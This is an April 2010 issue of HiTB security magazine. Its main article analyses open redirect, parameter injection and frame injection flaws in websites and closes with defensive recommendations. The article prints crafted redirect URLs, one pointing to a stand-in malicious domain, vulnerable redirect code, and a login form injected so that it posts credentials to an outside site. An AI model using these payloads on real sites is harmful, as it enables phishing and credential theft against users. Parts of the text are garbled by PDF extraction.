april 2010 1
HiTB
Keeping
Knowledge
Magazine
Free
www.hackinthebox.org
Volume 1, Issue 2, April 2010
Open redirect
Wreck Off
Cover Story
09
ïïïïï ïïï ïïïï ïï ïïïïï
ïïïïïïïïïïïïïïïïïïïïïïï
ïïïïïïïïïïïïïïïï ïïï ïïï ïïïïïïïïïïï ïïïïïïï ïïïïïïï
ïïïïïïïïïïïïï ïïï ïïïïïïïïï ïïïïïïïïïïïï ïïïï ïïïïïïïïïï
ïïï ïï ïïïïïïïïï ïïïï ïïïïïïïïïïïïïï ïïïïïïïïïïïï
ïïïïïïïïïï ïïïïïïïïïïï
ï ï ï ïï ï¡ïïïïïïïïïïï ïïïïïï ïïïï ïïïïïïïïï ï¢ïïïïï
ï ï ï ïï ïïïïïïïïï ï£ïïïïïïïïïï¤ï ï£ïïïïïïïïïïïïï
ï¢ïïïïïïïï ïïïïïïïïïïï
ï ï ï ïï ï¢ïïïïïïïïïï ïïï ïïïïïïïïïï¤ï ïïïïïïïïïïïï
ï ï ï ïï ïïïïïï ïïïïïïïï ïï ïïïïïïïïï ïïïï¥ïï¤ï ï¡ïïïïïïïïïïïïï
ï¦ïï ïïï ï¥ïïïï¤ï ïïïïïïïïïïï ïïïï ïïïïïïï ïïïï
ïïïïïïï§ïïïï ïïïï ïïïï ïïïïïïïï ï ï ïïïïïï¥ïïïï
ï¨ïïïï¥ïïïï¤ï ï©ïïïïïïïï ïïïïïïïïïïïïï¤ï ïïïïïïïïï
ïïï ïïïï¤ï ïïïïïïïªï ïïï ïïïïï ïïï ï ïïïï ï ïïïïïïïïïï
ïïïïïïï ïïï ïïïïïïïï ïïïï ïïïïïïïï ïïïïïïïïï
Con
ten
ts
HiTB
Magazine
Dear Reader,
3 months ago, our newly ârebornâ ezine was a completely new experience to our small team and we didnât expect it to have a lot of followers considering its absence for many years. But to our surprise, we received over 20K downloads just weeks after its re-launch! Despite all this, there are still many things for us to work on and improve upon. Our team is still working hard to make sure our ezine will not only become a resource our readers love to read, but also something they would like to keep. Our promise is that every issue will have something unique to offer. You can be a CSO or a hardcore security geek, weâre confident our content offers something for everyone.
For the second issue, all the articles are now in high resolution. We hope by doing this it will increase the quality and and clarity of the materials. In addition, the articles are now organized into their respective sections and the code listings in them have been improved and are now easier to read. Also, a new âInterviewsâ section has been added and for this issue, we have interviewed two well known experts from France for their thoughts on the state of computer security. Finally, we are always looking for feedback from our readers. Itâs very important for us to know how we can improve in terms of content and design. Please feel free to drop us an email if you have some constructive feedback or ideas that will help us to raise the bar even higher.
See you in the summerâ¦
Zarul Shahrin
Editor-in-Chief,
[email protected] http://twitter.com/zarulshahrin
Volume 1, Issue 2, April 2010
Editor-in-Chief
Zarul Shahrin
Editorial Advisor
Dhillon Andrew Kannabhiran
Technical Advisor
Gynvael Coldwind
Design
Cognitive Designs
Hack in The Box â Keeping Knowledge Free
http://www.hackinthebox.org http://forum.hackinthebox.org http://conference.hackinthebox.org
Editorial
WeB SeCuriTy
Open Redirect Wreck Off
Web Traffic Forwards
4
COVer STOry
MalWare analySiS
Dynamic Instrumentation
An Application to JavaScript Deobfuscation
12
inFOrMaTiOn SeCuriTy
Time Stamping
What & Who... But Also When
18
Integrity Policies
An Old Idea with a Modern
Implementation
23
WindOWS SeCuriTy
Windows Objects in Kernel
Vulnerability Exploitation
28
SeCuriTy TOOlBOx
Automated Malware Analysis
An Introduction to Minibis
36
inTerVieWS
Laurent
43
T
he paper talks about the real time scenarios analyzed while conducting security assess-ments of different websites. It has been detected that these websites are prone to invalidated redirects and forward issues. Recently, with the re-lease of OWASP 2010 RC1 rere-lease, A8 has been marked against the redi-rection based flaws in websites. The attacker can control the userâs trust behavior to visit the website which is malicious and controlled by the untrusted party. These vulnerabilities can be the result of inefficient devel-opment, misconfiguration and other vulnerabilities that lead to injections in the websites. These vulnerabilities have been persisting from a long time but incorporated recently in the top 10 benchmark by the analysis of the damage done. Spammers utilize the open redirect weaknesses in the website to abuse it appropriately for conducting phishing and other strin-gent attacks.Image advertISementS â ClIent BaSed redIreCtIon

The redirection within the website and to the other domain is used at a very high scale nowadays. Companies are using advertisement images in the form of e-banners to promote busi-ness on the website directly. During ingressive testing, it has been found that a number of websites are using client side codes to redirect the
traf-fic when an image is clicked. Primar-ily, it is understood as âsrcâ parameter working but it is not like that. Theâsrcâ parameter is used in combination with the document.domain and document. referrer DOM functions. In order to un-derstand the redirection vulnerability in one of the websites, the following code is analyzed.
The advertisement is displayed below:
The URL is structured and used in a manner as mentioned below:
The parameter âdestâ has not binded to any specific identifier and no integ-rity check is present. As a result, the URL can be used directly to openly redirect the traffic from the trusted domain to any other domain of the attackerâs choice.
JSP Servlet BaSed traffIC redIreCtIon vulneraBIlItIeS
During the testing phase of number of web applications, it has been discov-ered that most of the applications fail to scrutinize the redirection that is
oc-Open Redirect
Wreck Off
Web Traffic Forwards
WEb SEcuRITy
By aditya K Sood, Security Researcher COSEINC
link1: http://www2.examplebox.com/ads/adclick.php?bannerid=313&zoneid=15&source=&dest=h ttp://www.example.co.uk/example/corporate-profile/translation-case-studies/exampleds
link2:http://www2.examplebox.com/ads/adclick.php?bannerid=313&zoneid=15&source=&dest= <div class=âad300â>
<script type=âtext/javascriptâ src=âhttp://www2.examplebox.com/ads/adx.jsâ> </script> <script type=âtext/javascriptâ>/*<![CDATA[*/
if (!document.phpAds_used) document.phpAds_used = â,â;
phpAds_random = new String (Math.random()); phpAds_random = phpAds_random.substring(2,11); document.write (â<â + âscript type=âtext/javascriptâ src=ââ);
document.write (âhttp://www2.examplebox.com/ads/adjs.php?n=â + phpAds_random); document.write (â&what=zone:14&target=_topâ);
document.write (â&exclude=â + document.phpAds_used); if (document.referrer)
document.write (â&referer=â + escape(document.referrer)); document.write (ââ><â + â/script>â);
/*]]>*/</script><noscript><p><a href=âhttp://www2.examplebox.com/ads/adclick. php?n=a9b953c5â><img src=âhttp://www2.examplebox.com/ads/adview.php?what=zone:14& n=a9b953c5â style=âborder:0;â alt=ââ
/></a></p></noscript> </div>
HiTB
Magazine
www.hackinthebox.org
april 2010 5 curring from the web server. This has
not been restricted to small organiza-tional and commercial websites but a large number of industrial websites are vulnerable to this too. The JSP based open redirect is a continuous problem that should be handled. It can be a pro-grammerâs mistake or flaw in appropri-ate coding and Misconfiguration.
Primarily, servlet sets the header values before sending the actual re-sponse to the client.This is because the response sent to the client must be interpreted by the browser and the redirection functionality is based on it. Usually, certain cases that hap-pen from the perspective of security are mentioned below:
1. The primary domain redirects the traffic but raises a warning about the ongoing dynamic action on the websites.
2. A smart programmer can redirect to the custom designed web page and allows the user to wait there for some time before actual redirection by the browser itself.
3. A direct redirection occurs and the user fails to understand the traffic manipulationand gets trapped in the attackerâs circle.
In a normal case, there are scenarios where redirection occurs based on the input values by the user. This is not a functionality but manipulation done on the URL parameters by an attacker to test the application. If the website fails to produce an input validation check, the open redirect flourishes.
A generic link is mentioned below
http://www.example.com/homep-age/btcom_redirectLink. jsp?link=http://www.google.com
The servlet works as:
Step 1: Setting the header to be dis-posed off with the response from the server
resource.setHeader(âRefreshâ, wait in seconds + â; URL=â + new location);
Step 2: The redirection code looks like as presented in Figure 2. The control is actually shifted to the âparam1â which should be looked upon by the server side code for any sort of tampering to avoid the open redirect attack by the attacker himself.
reStatIng the redIreCtIon dead lInKS
During web application pen testing, another generic issue is analyzed which covers the redirection problem for dead links. This is just like a dump-ster diving in web garbage and
look-ing for websites that can be restated again for a particular set of links. The main element of testing here is scru-tinizing the possibility of activating the primary base link which can lead to open redirection of traffic. Usually, these type of issues are noticed regu-larly as presented in Figure 3.
http://example_toast.com/trade/ goto/rd.cgi?redir=http://www.ex-ample.com/common/us/redirect.asp
Primary Base:
http://example_toast.com/trade/ goto/rd.cgi?
Secondary Element:
redir=http://www.example.com/com-mon/us/redirect.asp
public void service (HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException{
...
public void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException{
// set the content type
response.setContentType(âtext/htmlâ); PrintWriter out = response.getWriter(); String mesg = âThe open redirect is on the wayâ;
response.setHeader(âRefreshâ, â5; URL=../redirected.jsp?param1=â+mesg); out.println(â<HTML>â);
out.println(â<BODY>â);
out.println(âThe page you requested is moved to a different location. â); out.println(âYour browser will automatically take you<BR>â);
out.println(âto the new location in 5 seconds.<BR>â);
out.println(âIf the browser does not take you to the new location,â); out.println(âor you donât want to wait then,â);
out.println(â <a href=\â../redirected.jsp?param1=â+mesg+â\â>Click Here</a><BR>â); out.println(â</BODY>â);
out.println(â</HTML>â); }
Figure 2. redirection Code in JSP
HiTB
Magazine
www.hackinthebox.org

The secondary element leads to the dead linking here. The next part is to test for another attackerâs controlled domain in âredirâ parameter. While test-ing manipulattest-ing the âredirâ parameter and passing the value as âhttp://www. google.comâ the open redirection oc-curs successfully.
BrowSer BaSed deSIgn ISSueS url obfuscation Stringency
The browsers are considered as a doorway to the internet for the users. In order to have an appropriate and in-tegral functionality, it is imperative for browsers to work in a robust manner. The real implementation is not that effective considering the certain ele-ments. The design level problems in a number of browsers result in differen-tial behavior. It has been deduced that browser inefficiency to interpret the malicious URL results in obfuscation which further impacts the functional-ity and marginalizes the securfunctional-ity. The paper revolves around open redirec-tion vulnerabilities. The browser plays a significant role in triggering these vulnerabilities from one side because the links actually gets rendered by the browser. So, if the browser fails to in-terpret the links appropriately, it can result in significant attacks.
Considering other browsers such as Mozilla, IE8 below mentioned restric-tions have already been implemented as:
1. Mozilla has implemented an alert check whenever a rogue link is clicked informing the user of the ma-licious operation in process.Please check Figure 7.
2. IE8 has completely changed the link interpretation behavior.
Previously, URL obfuscation vulnera-bility was given to Chromium team re-garding the handling of URL in Google Chrome which was not fixed. Even the Safari suffers from the same.
State Check: apple Safari (Figure 5)
The safari fails to interpret the links and redirects to the destination do-main as presented above.
State Check: google Chrome (Figure 6)
The details of this vulnerability can be found at below mentioned links:
1. Google Chrome URL Obfuscation Vulnerability.
2. Milw0rm Database 3. Securityfocus
The mozilla actions with below pre-sented alert on clicking any of the ob-fuscated links to warn the users
Internet Explorer does not even rec-ognize obfuscated links and simply stops the execution of the link behav-ior. Google Chromium team is now working on the URL obfuscation is-sues and trying to find an appropriate solution to resolve this flaw.
redirection JavaScript timeout execution â Browser fallacies
Due to some inherent vulnerability in the browser the JavaScript timeout functionality can be used to redirect traffic on the fly to the third party
note: The google.com is loaded into the primary website domain. The URL is displayed as such but it results in other malicious and unauthorized content into the resultant domain.
Figure 4. Succesful redirection from dead links Figure 5. apple Safari url obfuscation
Figure 6. google Chrome url obfuscation
HiTB
Magazine
www.hackinthebox.org
april 2010 7 domain. Vulnerability can be of any

type but this method is used heav-ily in website injections. This is used collaboratively with other vulnerabili-ties and browser fallacies to launch attacks. For Example, browser inef-ficiency to render certain pattern of URL which can be exploited in con-junction with the redirection code as presented in Figure 8.
gateway redIreCtS (gateway. PhP)
During testing, we have enumer-ated a number of websites using gateway.php to redirect the request to the destination target. The imple-mentation is done in a specific way by the developer and takes into con-sideration the the high level view as mentioned below:
1. Primarily used for redirection pur-poses are the contents and resources used in the same domain. An intra domain redirection and request is not allowed for the third party lookups. Developers have used direct frames to load the content of the destination resource once it is redirected.
2. The other way around is open re-direct vulnerability which is an out-come of inappropriate developments and code misuse.
3. There is also a possibility that the open redirect is not possible but the content is loaded back into the If-rames and the third party domain is included into the inline frame in the parent domain. This situation is treated as constrained redirection but it leads to more diversified attacks as the content is usually considered as trusted once it is included in the par-ent domain. It is a generic workout.
The URL looks like as:
http://www.example.com/gateway/ gateway.php?url= [Local Resource] http://nighi.com/gateway/gateway. php?url= [Third Party Redirect]
example: The projected layout shown in Figure 9 presents the real time im-plication of this sort of redirection in the primary domain.
redIreCtIon Parameter InJeCtIon vulneraBIlItIeS â CollaBoratIve attaCK
The assessments have produced a certain set of cases where there is a possibility of redirection parameter injection attacks. The issue is an out-come of the vulnerability detected in one of the websites which allows the hyperlinks to be updated. These type of attacks cover two basic points as mentioned below:
1. The website should be vulnerable to parameter injection.
2. The browser link interpretation plays a crucial role. You can check
<html> <head>
<script type=âtext/javascriptâ>
<!--function delayer(){
window.location = âhttp://www.google.comâ }
//--> </script> </head>
<body onLoad=âsetTimeout(âdelayer()â, 5000)â> </body>
</html>
Figure 8. Browser redirection - time based
Figure 9. open redirection based on gateway.php
http://www.example.com/redirect.asp?V=
Some test cases and output is presented below
1. http://www.example.com/redirect.asp?V=%[email protected]
Response: Microsoft VBScript runtime error â800a0005â Invalid procedure call or argument: âInStrRevâ /redirect.asp, line 47
2.http://www.example.com/redirect.asp?V=@@@@@@@www.google.com
Response: http://www.google.com
3. http://www.example.com/redirect.asp?V=@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ @@@@@@@www.google.com
Response: http://www.google.com
Web Browser â Google Chrome interprets the link and injects on the client side with these destination targets.
HiTB
Magazine
www.hackinthebox.org
for the url obfuscation issues dis-cussed previously in this paper.
The main problem which is required to be tested is the browser capability to interpret links. In our test case due to patched vulnerability in MOZILLA, IE8 etc the attack does not work but works in Google Chrome extensively. Letâs analyze the persistent redirec-tion infecredirec-tion.
example: Error check
The links are injected as described in
Figure 9,10,11. This shows the clear demonstration of redirection pa-rameter injection and updating the responses which are going to be ren-dered by the browser.
ComPlex url Pattern â
redIreCt Parameter deteCtIon
While conducting web application tests, it has been noticed that com-plex URL patterns are embedded with some sort of redirect parameter which is used to redirect the website request to third party domain. This is mainly possible when 302 response is sent by the server and then browser is redirected to the desired domain. Pri-marily by not putting an appropriate control on the parameter, anybody can exploit the functionality of the redirect parameter. This may result in potential damage to the integrity of the website because of open traffic redirection.
There are a number of issues that have been encountered but certain experimental cases have been pro-vided below which can clarify the URL pattern having redirect param-eters in it.
All the mentioned cases in Figure 13
shows the problem that is present in the URL and the respective redirect parameters. All these URLâs are vulner-able to open redirect vulnerabilities. There can be a number of other com-plex URL patterns of the similar or dif-ferent types.
management ConSoleS redIreCtIon vulneraBIlIty
It has been analyzed that manage-ment consoles are vulnerable to a
number of vulnerabilities including redirection flaw. This problem persists when a redirection is set to another different object on the client side.
Figure 11. Injecting rogue parameters
Figure 12. redirection link injection through parameter v
http://www.example.com/r?t=p&d=synus&s=iso&c=i0&l=dir&o=0&sv=0a30058a&ip= 5b8ccbdb&id=ED98500CF5DB9085B6 092BC6197BA3B2&q=ASAP+Utilities&p=1&qs=121 &ac=30&g=39d5E2cam5CEXq&en=gg&io=0&b=spl&tp=d&ec=2&pt=SAP+MENA&ex=sgcl%3D 0165Bx-Qf7hfWhX-C8%26sgch%3D&url=&u=http://redirectdomain.com&ai=BkpWojp5 JSJHMKY6Oep3vraoN48vYYdW8jYsGs7jBDPDfQxABGAEg2Zz6BSgCOAFQ9tb20f7_____AW-Cf0-oEsgELaXNvaHVudC5jb23IAQHaAQtpc29odW50LmNvbakCNDWDZTZFkj7ZA7UytMv6m_6 f4AMQ&num=1&sig=AGiWqtzrPmE_h_e_4uuQ6mz75DrrcYBWyg&q=http://www.redirect-domain.com/mk/get/MENA_08_MEGA_T1_CP%3FURL_ID%3DS001
http://www.example.com kol/redir?src=PTL&clickedItemURN=http%3A%2F%2Fwww. redirectdomain.com&clickedItemDescription=mainLink
http://www.example.com/Shopping/click.aspx?ds_url=http%3a%3bh4F%3b%3bh4 F%3bwww.redirectdomain.com%3bh4F%3bportal%3bh4F%3bLinkDireto%3bh4F%3bgo 2.jsp%3bh5F%3bpage%3bh3D%3bSMARTPHONES&cd_space=8&cd_space_type=1003&cd_ entity=88810&cd_guide=-1&cd_field=-1&id_entity=2&n=2
http://www.example.com /international/interstitial. aspx?url=redirectdomain.com
http://www.example.com /c/?event=cuteemail_results&next=http://redirect-domain.com
http://www.example.com /parc/overture/redirect_ov.asp?desc=&site=http:// www.redirectdomain.com&pos=0&url=http%3A%2F%2Fredirectdomain.com%2Fclick. phtml%3Fdata%3DbGs9MTg1NDQzNjQwMiZwaz0zMTYmaXA9NjIuMTUwLjYuMiZ0cz0xMTk5Nj EwMjYzJnVxaz1kSEp6TWpjdVpXMHVjbVUwTG5saGFHOXZMbU52YlRRM09EQTVPVGszWTJKaV- pHTT0-%26sig%3DMWM0NmM4MDM2NzQ1N2M0YWE0NGY4NTkyZGJkMDNkNTJkMWYzZDEzYw--http://www.example.com /act;sit=45676;spot=1297440;~dc_rdr=?http%3A//www. redirectdomain.com
http://www.example.com /click,zAIAAF8FBAC4pgIABxoBAAAAKAAAAAwAAQAGAwIABgP E6gQAAAwFAEzLAQAAAAAAAAAAAAAAAAAAAAAAAAAAAO2khkcAAAAA,,http%3A%2F%2Fredir ectdomain.com
http://www.example.com //ads2/c?a=363430;x=2077;g=0,0;c=766000002,7660000 02;i=0;n=766;s=3;g=90;m=0;w=0;u=cvz5EAoBABYAAE1kLywAAAHU;s=3;u=cvz5EAoBAB YAAE1kLywAAAHU;z=0.8946932952058464;k=http://www.redirectdomain.com http://www.example.com click.ng?spacedesc=1107127_1061432_180x150_107 6300_1107127&af=1066098&ml_pkgkw=-%253A%2522%2522&ml_pbi=-1107127&ml_ crid=1130759&click=http://www.redirectdomain.com
http://benl.ebayobjects.com/6k;h=v8?http://redirectdomain.com
HiTB
Magazine
www.hackinthebox.org
april 2010 9 Most of the time there is no access control set on the redirection perim-eter on the client side. This makes the code vulnerable to parameter injec-tion and it is possible to update the destination address for controlled redirection by the attacker. As soon as credentials are supplied and form is posted with no validation check, the redirection occurs successfully thereby resulting in open redirect to the attackerâs controlled domain. The following code in Figure 14 states the form action after successful injection.
This makes the web page to post the form on attackerâs controlled website rather than the authentic website. There can be different pat-terns based on which open redirec-tion occurs. It has been noticed on a number of open source softwareâs. Another considerable example can be the âBackURLâ parameter which is being used primarily on login pages. The functionality is same as discussed above except the URL pattern. A num-ber of softwareâs and websites have been able to predict the base of open source redirection. The role is same as presented in Figure 15.
InformatIon dISCloSure â InaPProPrIate exCePtIon handlIng In redIreCtIon

The analysis has also proved the fact that inappropriate coding of redirection code leads to disclosure of sensitive in-formation of the website. Considering the aspx.net as an example, web.config file throws sensitive information with the debugged output as a result of ex-ception handling. A mismanaged code example is presented in Figure 16. The problem persists in calling the redirect at different places. As this call is not affected by differential change in the program, care should be taken to design the code in a right manner. Never set the redirection code in try/ catch statements. Try to avoid the iter-ative calling of code with the redirect parameter. This can lead to exception as in Figure 18.
<html> <head>
<meta http-equiv=âcontent-typeâ content=âtext/html; charset=ISO-8859-1â /> <meta name=âgeneratorâ content=âtext editorâ />
<title>XXX.XXX.XXX.XXX Login</title>
<script type=âtext/javascriptâ src=â/utils.jsâ></script> <script type=âtext/javascriptâ src=â/compat.jsâ></script> <script type=âtext/javascriptâ>
window.onload = function() {
document.getElementById(âloginFormâ).loginPassword.focus(); }
<div id=âcontentâ class=âpageletFixedâ> <h2>Management Console for XXXXXXXX</h2> <p class=ânote asciiFileâ>Management Console </p>
<form id=âloginFormâ action=âhttp://www.example.com/â method=âpostâ> <div><table>
<tr><td><b>Username:</b></td>
<td><input type=âtextâ name=âloginUserâ value=âadminâ/></td> </tr><tr>
<td><b>Password:</b></td>
<td><input type=âpasswordâ name=âloginPasswordâ /></td> </tr></table>
<br /><input type=âsubmitâ value=âLog Inâ /></div></form>
Figure 14. management console injection
string redirectUrl = FormsAuthentication.GetRedirectUrl(authenticationTok en, true);
if (redirectUrl == null || redirectUrl.Trim().Length == 0) {
redirectUrl = â~/Home.aspxâ; }
Response.Redirect(redirectUrl, true); }
Response.Redirect(â~/Home.aspxâ); }
catch {
Response.Redirect(â~/Home.aspxâ); }
}
note: This code is slashed one.
Figure 16. mismanged redirection code
string redirectUrl = FormsAuthentication.GetRedirectUrl(authenticationTok en, true);
if (redirectUrl == null || redirectUrl.Trim().Length == 0) {
redirectUrl = â~/Home.aspxâ; }
Response.Redirect(redirectUrl, true); }
Figure 17. Corrected redirection code
Figure 18. Information leakage
http://server/Security/login?BackURL=[URL]
http://server/Security/login?BackURL=http://www.google.com
HiTB
Magazine
www.hackinthebox.org
The overall code can be corrected as presented in Figure 17.
The above stated code resolves the issue and exception handling does not result in information disclosure through redirection code.
PerSIStent redIreCtIon vulneraBIlItIeS
This type of vulnerability has been no-tified to certain vendors. The business web application deployed in a num-ber of organizations is susceptible to this type of vulnerability. As a result of responsible disclosure, we will not be enumerating the name of the vendor but can provide an overall glimpse of the problem. Usually business specif-ic web applspecif-ication requires a possible value of path in the suite to which traffic gets redirected after logging out of the application. The parameter used in this is p_home_url. It is pos-sible to manipulate the parameter value to the malicious URL. The user provides credentials to log into an ap-plication. The value of this parameter is stored in a persistent manner. The redirection vulnerability is triggered when user logs out of the application. Instead of redirecting to the standard application URL, the user gets redi-rected to the malicious URL.
This type of vulnerability can be ex-ploited by malicious attackers to launch phishing attacks. The vulnerable Link:
https://www.example.com/vulnerable. jsp?_rc=HOME_PAGE&_ri=800&p_ home_url=http://www.malicious.org
An attacker can construct a URL in this way and cause the user to redirect to the malicious link after logging out of the application. This vulnerability has been fixed in main code line and will be released by the vendor soon. It was reported in 2008.
InJeCtIonS - frame Iframe/ html InJeCtIonS
A number of websites have failed to produce a check on the third party

Figure 19. frame Injection attack model
Figure 20. frame injection in yahoo babelfish
HiTB
Magazine
www.hackinthebox.org
april 2010 11 frame injections in the context of
do-main. Primarily normal websites show this kind of behavior but some servic-es like translation servicservic-es opted by a number of vendors are vulnerable to this type of scenario. The problem persists in the fact that an attacker is able to update the URL parameters in the link directly or by uploading a file on the server which renders the file content. Due to inappropriate filters, the content is rendered as such there by executing the malicious data.
Yahoo Babel-fish online service is used for translating content to different languages. The stringent design bug leads to the possibility of conducting FRAME injection attacks in the con-text of yahoo domain there by result-ing in third party attacks. The issues have been demonstrated in some of my recent conferences. The flaw can be summed up as:
1. There is no referrer check at the ori-gin i.e. the source of request. 2. Direct links can be used to send
re-quests.
3. Iframes can be loaded directly into the context of domain.
âPoints to ponderâ
1. Yahoo login Page â perform certain,checks, authorized ones. 2. Yahoo implements FRAME bursting
in the main login Page.
It is possible to remove that small piece of code and design a similar page with same elements that can be used further. It is possible to imper-sonate the trust of primary domain (YAHOO in this case) for legitimate at-tacks. There is a possibility of different attacks on YAHOO users.
A malicious frame is injected into YA-HOO babelfish domain as presented in Figure 20.
A fake yahoo page is loaded into the yahoo domain itself after redirecting to the link injected. Further attack is summed up in Figure 21.
Attacker can easily steal the creden-tials in this way. These types of attacks are composite attacks where there is a dependency on a number of things.
The redirection attack vector is not limited to certain aspects of web se-curity but collaborative use of vul-nerabilities lead to a large scale of attacks.
reCommendatIonS
We summed the recommendation part as
follows:-1. Design the web application in an appropriate manner considering the demands and requirements. 2. Developer should consider all
as-pects of web application security
prior to writing the code.
3. Web application firewall is always a defense in depth practice consider-ing the layered defense.
4. Request authorization module should be implemented on the server side to check the validity of the request sent by the client. 5. Web application Assessments and
Audit should be conducted prior to deploying them in production envi-ronment.
6. Input validation checks should be applied on both client side and server side for dual scrutinization. 7. User should be smart enough to
analyze the occurrence of traffic manipulations.
aBout author
aditya K Sood is a Security Research-er at VulnResearch-erability Research Labs, COSEINC. He is also a founder of SecNiche Security, an independent security research arena for cutting edge research. He is having an ex-perience of more than 7 years in the security world. He holds BE and MS in Cyber Law and Information Securi-ty. He is an active speaker at leading security conferences including RSA (US). He has written for journals HITB, Hakin9, BCS, Usenix and Elsevier. His work has been quoted at eWeek, SC-Magazine and ZDNet. He has given a number of advisories to forefront companies.
â¢
REFERENCES
1. http://www.secniche.org
2. http://cera.secniche.org
3. http://www.xssed.com
4. http://www.microsoft.com
5. http://www.securityfocus.com
D
espite the rise of web-based malware9, the landscape of ma-licious JavaScript analysis has not changed much over the years. In-deed, the obfuscation techniques used are well understood, and a number of analysis tools roughly based on the same model have been implemented.In the last edition of HITB Magazine5, Wayne Huang and Aditya K. Sood ad-dressed the problem of classification (given a set of scripts, separate benign and malicious scripts). They showed that analysing the concrete syntax of JavaScript programs was not sufficient to classify them as benign or malicious.
In this paper, we suggest a lightweight method to address the problem of behavioural analysis (given a script, report the security sensitive actions it can perform). It is based on the idea of dynamic instrumentation and was first demonstrated at the Deepsec security conference10 at the end of last year.
ClaSSIC oBfuSCatIon and deoBfuSCatIon teChnIqueS
Introduction to JavaScript obfuscation
Malicious JavaScripts are found on mal-ware distribution pages (as used by the Waledac botnet for instance6) or on hacked websites, where they attempt to trigger exploits or to insert advertise-ments in the page. Most malicious
be-haviors manifest themselves by:
» fetching content from other domains (scripts or images) »writing to the DOM of the page
Compared to desktop malware, the set of functionality is limited and
fair-ly visible, given the plain text nature of JavaScript. To avoid trivial analysis, malware authors use obfuscations mostly to hide strings from their pro-gram, mostly by using:
»identifiers renaming
» string transformations (regexp search and replace, unescape, ROT13...) » dynamic code (call to the eval
function)
The information contained in iden-tifiers is lost forever, but as demon-strated in5, string transformations and dynamic code are effective against static heuristics because they are also used in benign scripts.
Figure 1 shows that by shifting


everything inside eval (), the actions of the script no longer appear in clear text. One could object that since un-escape () is a standard function, es-caped strings are almost equivalent to clear text for static analyzers. This is why more advanced obfuscators use custom string transformation func-tions, such as ROT13 or a custom one such as in Figure 2 (found on a com-promised website).
Dynamic
Instrumentation
An Application to JavaScript Deobfuscation
By daniel reynaud, Nancy University â Loria, [email protected]
